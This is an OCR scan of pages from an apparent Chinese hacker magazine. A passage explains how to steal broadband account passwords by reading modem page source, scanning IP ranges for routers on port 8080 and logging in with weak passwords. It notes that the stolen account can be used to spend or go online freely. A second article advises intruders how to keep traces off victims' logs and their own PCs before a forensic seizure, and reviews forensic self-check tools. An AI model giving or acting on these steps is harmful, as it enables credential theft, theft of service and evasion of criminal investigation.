


图5

⑤点击IE工具栏“查看-源文件”，即可看到该页面的源代码。经过分析，可以得到帐号a05342106878所对应的密码。根据红色标记所示，该密码为6878（如图6）。




图6

此时，可使用该帐号在互联星空上任意消费、或在周围中国电信WLAN热点区域（一般标识为ChinaNet）自由上网。




图7

3、通过路由器远程获取密码

当前，出于竞争形势考虑，各大运营商基本上都没有对私接路由器进行限制，大量宽带用户均通过路由器实现多台电脑同时上网。因此，通过路由器同样能够轻易拿到宽带帐号与密码。具体操作方法与通过modem获取密码的方法类似：

①在大范围IP地址段内扫描开放8080端口的IP（路由器默认开放的WEB管理端口）。

②扫描到IP地址后，打开页面，通过弱口令远程登录路由器。

③通过查看路由器配置直接拿到宽带帐号。

④对路由器相关页面的源代码进行分析，拿到帐号密码。

4.密码保护措施

为了有效解决宽带帐号与密码被盗所带来的不良影响，运营商已全面开展了宽带帐号精确绑定工作，帐号捆绑在分配给用户的设备端口上。这样，即使外人盗取了宽带帐号及密码，也无法上网，提示691错误（如图7）。

然而，由于投资所限，相当数量的网络设备达不到帐号精确绑定的要求；此外，有漫游需求的帐号、按上网时长计费的帐号，也均未进行精确绑定。因此，为了保护好帐号及密码，还需广大用户做好如下2点重要工作：

1.采用modem拨号上网，尽量不要将“帐号/密码”设置在modem中，而是采取桥接模式。

2.若有特定需求，需要将“帐号/密码”设置在modem中（尤其是路由器中），务必更改默认管理密码，且密码设置要具备一定的强度。

在被“取证”之前……

年晓东

其实很早以前就想写篇关于我们同道之人在入侵检测的整个过程中要特别注意自身安全的稿子，可惜总未能如愿。好几次在电视上看到“黑客X某被抓获”之类的新闻，其中必然会有JC封检计算机以便日后取证的画面，甚至有时还会看到有我们非常熟悉的杂志摆在旁边，让人有一种说不上来的感觉。今年2月21日，CCTV的“焦点访谈”播放的是“网络扫‘黑’保安全”，大家可

以百度这个题目或直接到中国网络电视台http://news.cntv.cn/china/20110221/109081.shtml处观看一下。相信我们也都比较熟悉计算机犯罪的相关条例，都不想在某个凌晨被……那么，除了在平时的入侵检测中务必要把握住自己之外（比如不恶意删除资料、不篡改网站首页、不挂马、要在发现漏洞之后及时通知对方等），保护好自己的私人信息也是极为重要的，千万不能把“尾巴”留在了对方服务器的日志上。另外，在自己电脑上的N多“疑似”黑客操作痕迹也一定要处理好，别被人家一窝端地取了证，那就悲剧了。

上网查了一下关于“计算机取证”，其“百度名片”上是这样描述的：“计算机取证（Computer Forensics）在打击计算机和网络犯罪中作用十分关键，它的目的是要将犯罪者留在计算机中的‘痕迹’作为有效的诉讼证据提供给法庭，以便将犯罪嫌疑人绳之以法。”说白了其实就是获取、保存、分析和出示可信的入侵证据，其首要原则就是要尽早搜集，所以人家会在第一时间就搬走作案的计算机工具（主要是其中的硬盘）。比较专业的计算机取证工具有ENCASE、X-Ways Capture、FTK和Helix等，有机会大家可以研究一下，其实我们也可以来试一下比较民间的绿色小工具，在自己的电脑上查查自己到底有多暴露！

一。“安全保密检查工具”

“安全保密检查工具”是由KernelSword针对目前安全行业的需要而针对性开发的一套功能齐全的检查工具。解压缩之后双击其中的“PCScan.exe”即可运行程序，共有“非法外联检查”、“涉密隐患检查”、“违规接入检查”、“文件信息检查”、“规避行为检查”和“系统基本检查”六大功能模块，其中又包括像是“URL记录”、“Cookies记录”、“深度上网检查”和“远程桌面检查”、“端口分析”、“开关机记录”、“U盘使用记录”等四十多项子功能模块。直接点击左上角的“一键检查”按钮，然后根据提示选择模块，一般默认全选，点击“确定”按钮即可开始扫描检查。




图1

经过一段时间的等待，我们就可以点击各选项卡查看相关的记录了，比如“违规接入检查”下的“U盘使用记录”项（如图1），名称、硬件的ID、第一次和最后一次使用时间都显示出来了。当所有的检查结束之后，我们还可以点击“生成报告”按钮，填入“被检查单位”和“被检查计算机类型”等信息之后再点击“确定”按钮，很快就会生成一份“涉密计算机系统检查报告”；最后点击“保存报告”按钮将它以.html网页格式保存成文件，（如图2），竟然有20多MB，信息可谓非常丰富！




图2

二。“RG涉密信息自检查工具2011”

“RG涉密信息自检查工具”能够准确全面地检查出计算机存在的违规行为，据说“即使重新安装操作系统或格式化硬盘后仍可再现”，双击其中的“EvidenceToolkit.exe”即可运行程序，包括七大模块，分别是“系统运行痕迹”、“电脑外联痕迹”、“上网行为痕迹”、“URL缓存痕迹”、“文档处理痕迹”、“USB设备痕迹”和“删除文件检索”，各模块之下又细分为像“经常执行的程序”、“无线网络痕迹”、“Cookie文件”等二十多个子功能模块。使用起来也非常简单，先直接选中某模块，然后再点击“检查痕迹”按钮，最后就可以通过点击相关的选项卡进行各种记录的查询了。比如“系统运行痕迹”中的“应用程序缓存”（如图3），显示出了若干应用程序的路径及描述等详细信息。




图3

三。使用360安全卫士的“清理”之后再进行试查

从“清理垃圾”到“清理痕迹”都运行完了之后，我们再来看一下“安全保密检查工具”和“RG涉密信息自检查工

具2011”的检查结果。前者查到的“上网记录”仍有许多记录（如图4），包括若干的Cookie缓存记录；后者查到的“经常执行的文件/快捷方式”也有几百条之多（如图5），从最后执行时间和次数到执行项目和路径，都非常详细。

